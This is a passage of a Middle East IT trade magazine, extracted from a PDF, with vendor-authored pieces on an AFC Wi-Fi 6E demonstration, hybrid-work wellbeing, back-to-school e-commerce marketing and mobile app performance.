The Wi-Fi Alliance and the Wireless Innovation Forum (WInnForum) have been the two leading industry organisations to take up that work, with ongoing liaison exchanges to coordinate their efforts. The Aruba/Federated AFC demonstration with CITC was the first time that a number of the work products of these organisations had been publicly tested.

Members of Aruba's CTO team have invested countless hours in these industry efforts, and we have been honored to lead/co-lead a number of them. It is very satisfying to witness the fruit of those efforts as they were demonstrated in Riyadh.

The success of the event was a direct result of the longstanding collaboration between Aruba and Federated Wireless. Since the companies formed our partnership in October 2021, our engineering, product management, standards development, and regulatory

This groundbreaking event was the culmination of our close collaboration with Aruba to provide a quick path to market for AFC-based equipment anywhere in the world."

teams have established tight working relationships that allow us to quickly respond to opportunities such as this with a comprehensive AFC + Standard Power solution.

As you might expect, we are also hard at work to ensure that Aruba's innovations in Wi-Fi RAN technology are closely integrated with innovations that Federated is developing in the areas of spectrum coordination, propagation modeling, incumbent data management, etc.

We're grateful that the Wi-Fi Alliance included a VendorExtension object in the AFC SDI protocol specification that will allow Aruba and Federated to develop new and exciting enhancements for Standard Power operations as we anticipate and respond to our customers' future use cases.

"We were thrilled to join CITC and Aruba in the first live demonstration of AFC-enabled Wi-Fi 6E AP standard power operation. The demo achieved an order-of-magnitude AP coverage and capacity increase while our AFC guaranteed protection of CITC-provided 6 GHz incumbents," said Sam MacMullan, Chief Spectrum Architect at Federated Wireless. "This groundbreaking event was the culmination of our close collaboration with Aruba to provide a quick path to market for AFC-based equipment anywhere in the world and CITC's leadership promoting the automation of data-driven dynamic spectrum sharing solutions."

The demo also clearly demonstrates the years of effort Aruba engineers have put into our range of 6 GHz solutions. We were proud to introduce the world's first enterprise Wi-Fi 6E Access Point with the AP-635, and we are thrilled to be the first to demonstrate AFC coordination of 6E APs. These milestones would not have been reached without the amazing skills and dedication of our hardware and software engineers, both for the APs and Aruba Central. Of course, such a groundbreaking demonstration wouldn't have been possible without a broad team effort, with critical roles performed by the local Aruba team in Riyadh, the CTO Wireless Policy folks, product line management, and many others.

This demo is another testimony to CITC's global leadership in digital technologies and is another step towards the realisation of CITC's strategy to become a data-driven digital regulator."

POLY

WORK ON IT

Bob Aoun, Regional Sales Director at Poly, outlines the key measures he believes businesses need to implement in a bid to retain their top talent - and build thriving hybrid workplaces across the Middle East.

e know that we now live in a 'work from anywhere' world – but the rapid transition to this new norm has caused a lot of issues for many companies across the Middle East region.

Bob Aoun from Poly, is a respected leader in the IT ecosystem – and he has offered his sound advice to help businesses overcome these challenges in an exclusive oped for September's edition of CNME.

With the hybrid working sentiment growing in the Middle East, the latest data from CISCO shows that in 2022 90% of UAE professionals want to adopt the hybrid or fully remote working model.

This can have huge implications for businesses. According to Poly's recent report, *"The Journey to Hybrid Working: Twelve Considerations"* 6 out of 10 firms in the Middle East already fear they will lose talent if they don't adapt to meet growing demand.

Successfully implementing hybrid work requires the combination of culture, guidelines and the right tools that will both support business objectives and align with employee engagement.

It requires a delicate balance that will put employees' wellbeing first without sacrificing productivity while providing a new age of empowerment without promoting burnout.

Prioritising well-being keeps productivity high

The pandemic shifted the focus back to both physical and mental well-being, as well as a healthy work/life balance for employees.

Companies that aim to provide physical safety and cater to the well-being of their employees are rewarded with boosted productivity, reduced absenteeism, and lower turnover.

Since returning to work, many businesses have adapted to make the office a safer working environment. Giving employees peace of mind with; thermal scans, air filtration systems, partitions, and the presence of anti-bacterial products around the workplace.

Allowing employees to switch off

Yet, as many are now realising, hybrid working brings challenges of its own. According to Poly 49% of organisations don't take steps to combat the "always-on" mentality, with half of the correspondents reporting an unhealthy overworking culture.

As one of the most stressed countries in the world, the UAE must address this by preventing burnout and setting stricter boundaries.

Setting empowering boundaries

Employees have more flexibility in how, where, and when they do their work. But this is also when life creeps in which can sometimes force employees to extend their working hours at home. And given the ease of digital communication now with companies adopting the likes of Slack, WhatsApp,

Successfully implementing hybrid work requires the combination of culture, guidelines and the right tools that will both support business objectives and align with employee engagement."



and Zoom, work can easily come calling outside of business hours.

But employees need to know it's okay to switch off when they are in their own environments. Managers wouldn't insist employees come into the office at night for an email, so this expectation shouldn't be the case remotely.

Guidelines that manage a hybrid work arrangement is fundamental to its success. There needs to be clarity on the working schedule, communication channels, and expectations on all sides. Otherwise, businesses run

the risk of burning out staff and tanking productivity.

Taking ownership of the balance

But the onus of setting and enforcing these guidelines should be on the business. To make sure guidelines are backed by policy, and the correct measures or tools are in place to support teams. For managers, this means setting clear expectations and recognising the signs in employees who are overworking. For the business, it means promoting a healthy work culture and putting hybrid work management and ownership into their job descriptions.

Only when well-being is promoted from the top-down and responsibility taken to ensure the health of employees will the thriving hybrid workplace be found in Middle Eastern businesses. and





GODADDY

BACK TO SCHOOL

Selina Bieber, Commercial Strategy Senior Director, International Markets at GoDaddy, believes that backto-school time represents a great opportunity for small businesses to revisit their marketing strategy for its e-commerce sites. solution with the season is almost over, which means now is the perfect time to launch back-to-school sales, marketing, promotions, and deals.

Teachers, parents and students alike are already shopping for back-to-school supplies, from stationery, uniforms, apparel, to shoes, electronics, sporting goods, books and music.

GoDaddy shows entrepreneurs and small business-owners how to make the most of the back-to-school sales season with key insights and tips on how to attract buyers to your e-store.

Sales, incentives and current trends

Consider boosting your summer profits with a backto-school sale or short-term offers. It is well known that a flash sale can boost sales, and a timed back-to-school sale with an incentive can help do that.

For example, offering the much-needed free shipping is a great incentive for back-to-school shoppers to get them shopping.

In addition to fee-free shipping, you can also offer a discount code or a BOGO (Buy One Get One) deal to increase the likelihood of the sale and encourage buyers to choose you, over your competitor.

Another idea is to couple your sale with current trends. "For example, if you stock an item that is related to an element of current popular culture, feature it prominently on your website and in your marketing."

Also check out trending themes, or hashtags on social media. Video reels help you reach a wide audience, so use them to your benefit to showcase your products. While prized contests create competition and raise interest.

Being well-informed of current trends and topics of interest outside of school that dominates conversations of kids and their parents help you incorporate those trends into your promotions with a giveaway or a contest.

Create product collections and landing pages

Pulling together grouped product collections and categories of products is a good way to help your back-to-school customers buy with ease. You can also create landing pages on your website for the most popular products or product categories.

A dedicated landing page limits distractions and shows your site users exactly what they need. This will make the buying process as easy as possible for them.

Another benefit of creating product

A dedicated landing page limits distractions and shows your site users exactly what they need. This will make the buying process as easy as possible for them."

collections and landing pages is that you can use them in your paid advertising campaigns. For example, put together collections that target students, which includes basic school supplies such as pens and penicils, notebooks, school and laptop bags as well as calculators and drawing tools.

Engage customers with back-to-school-themed social content

A very easy and obvious way to attract customers to your e-store is to interest them with relevant back-toschool-themed content and promote it on your social media platforms.

A good idea is to create a BTS (back-to-school) guide, a list of essential products and supplies or relevant product reviews. That way you are not only promoting your product, but also offering valuable content to your audience.

While you're active on social media, engage in a conversation with your customers across their favorite social media platforms to get a better understanding of their needs and interests. Let your newlygleaned insight inform your marketing campaigns to get the best results.

GoDaddy offers an integrated suite of online products and services ranging from domain names, hosting and Arabic website-building which makes it easier for businesses to get online in their native language. In addition to offering localised content and support, GoDaddy also gives customers the knowledge they need to plan, build, market and grow their online presence in Arabic.

In addition, GoDaddy's integrated suite of online products and services includes an online store, digital marketing, professional email, security protection and productivity tools.

GoDaddy also offers technical customer support, in English and Arabic, to help guide customers in the growth of their venture online and to find the tools that best meet their needs.

APPSFLYER

GIVE YOUR BUSINESS THE EDGE

Samer Saad, Regional Manager – Middle East at AppsFlyer, reveals the measures he believes businesses need to apply to get an 'edge' on their competitors in our mobile first world.

martphone apps are fast becoming the preferred way by which United Arab Emirates (UAE) consumers connect with businesses.

This should come as no surprise given how the country's smartphone penetration rate (97.60%) far surpasses the global average (83.72%). If your business doesn't provide customers the convenience of a slick, easy to use app, it will only be a matter of time before they move to a competitor that does.

Of course, having an app isn't enough. Getting consumers to use it and keeping them engaged is what eventually converts taps into revenues. User experience (UX), design, promotion. These are the usual answers to the question of what keeps — or stops — people using an app. And they're all part of the puzzle. But what should actually top the list is app performance measured by how rapidly the app starts up, its responsiveness, and how much device memory and power it uses. Put simply, does it work well?

When an app performs poorly, people become frustrated and quickly stop using it — no matter how good it looks or how useful the content is. To avoid losing users to competitors, it's essential to optimise an app's performance so it's quick to launch and load, easy to use, and smooth to function.

The following steps outline some of the most effective ways to ensure your app's performance is optimised, and your app investment isn't a wasted opportunity.

Speed matters

Speed is one of the most important aspects of app

performance. Modern life is busy, and patience levels are remarkably low when it comes to using mobile apps.

If the app doesn't function fully and speedily across all networks, people will simply switch off — and over.

There are a number of ways to ensure your app speed isn't sluggish. Firstly, a quick fix is to avoid using Flash, as it's just not suitable for mobile apps.

Next, ensure there aren't too many URL redirects on your screen as this slows response times right down. Finally, don't choose a cheap, substandard hosting service — the short term savings they deliver will be quickly rendered meaningless in the long run.

A cheap, slow back-end will lead to cheap, slow app performance, with the result that users will simply switch over. A quality server is required for a quality app.

SEPTEMBER 2022



C The worst thing t

The worst thing that can happen to your app is failure, particularly at a critical point for a user."

App failure

The worst thing that can happen to your app is failure, particularly at a critical point for a user. If your app is prone to crashing, it can be difficult to convince your users to put their faith in it again.

To prevent and manage app failure, developers need to

collect and understand data for example, how often the app is failing, how many users it's affecting, and the hang-time rates and number of network errors.

If an app is frequently crashing, your development team needs to look to the back end to decipher the reasons. It's often down to an app making too many requests to the server for each user request.

So, the number of requests the app needs to make should be lowered. Ideally, this should be taken into consideration during the development and build stage to prevent problems from arising in the first place.

Optimal rendering


Screen rendering time is another area that affects app performance. If an app doesn't render correctly, it won't be fit for purpose and the UX will be poor.

Developers need to make sure the app works for both Apple and Android operating systems. It needs to be scaled to perfectly fit various screen sizes without the need for zooming in or out. Ensuring font and image sizes are uniform and consistent can also improve screen rendering times as it prevents the need for screen resizing while users scroll.

Memory and power usage

Mobile phone users are always eager to preserve the memory and battery life of their phone. Of course, apps will use up both, so it's vital to keep this impact to a minimum.

While developing the app, energy drain should stay front of mind to ensure that heavy usage doesn't quickly deplete the user's phone battery. Memory consumption, which can be affected by things like push notifications and leaks, should also be taken into consideration.



It's also a good idea to suggest that users can turn off features like GPS and Bluetooth when they're not using them. This is just another way people can preserve their phone's battery life, and will show you to be helpful and customerfocused.

Don't let poor performance let you down

Apps are now the primary interface between consumers and businesses in the UAE, with a huge 84% of UAE businesses stating that mobile apps are now a 'must' to stay relevant to their customers.

This is according to findings from the latest research "State of Mobile App Strategies in the Middle East", conducted by 451 Research, and commissioned by AppsFlyer.

In fact, more than nine out of ten (91%) UAE organisations now offer their customers mobile apps, with 'Customer acquisition' and 'Customer retention and loyalty' being the top two reasons behind this strong focus on mobile applications.

Marketers are wise to

focus their attention on user acquisition and retargeting campaigns as these effectively serve these objectives.

However, even if these are done correctly, a poorly performing app could undermine these efforts and even lead to negative outcomes such as reputational damage and customer loss.

So, when developing and updating an app, it's essential to prioritise app performance. Following the strategies highlighted above will help achieve this and keep users engaged and connected.







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
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






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